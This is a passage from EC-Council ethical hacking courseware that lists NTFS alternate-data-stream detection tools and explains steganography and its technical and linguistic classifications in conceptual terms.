https://www.novirusthanks.org

GMER
http://www.gmer.net

ADS Manager
https://dmitrybrant.com

ADS Scanner
https://www.pointstone.com

Streams
https://docs.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Stream Detectors

There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.




Figure 6.161: Screenshot of Stream Armor


Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Manager (*https://dmitrybrant.com*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Steganography?

1. Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
2. **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.162: Hiding message using steganography

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.




Figure 6.163: Classification of steganography

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.
- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier of another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**

  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.

- **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.
- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
  - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
  - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

